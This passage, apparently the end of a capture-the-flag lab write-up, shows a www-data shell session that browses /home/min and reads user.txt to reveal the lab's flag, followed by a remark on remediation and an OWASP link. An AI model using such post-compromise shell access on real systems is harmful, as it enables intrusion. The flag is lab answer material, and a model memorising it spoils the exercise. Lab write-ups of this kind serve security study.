www-data@buntu:/home$ ls
ls
min
www-data@buntu:/home$ cd min
cd min
www-data@buntu:/home/min$ ls
ls
user.txt
www-data@buntu:/home/min$ cat user.txt
cat user.txt
HTB{R3V_5H3LL_1SNT_ALWAYS_THE_WAY}
www-data@buntu:/home/min$
```

Note:

I want to mention that the remediation methods are just for the first vulnerability of every box and these are not the only possible solutions.

Reference:

https://owasp.org/www-project-top-ten/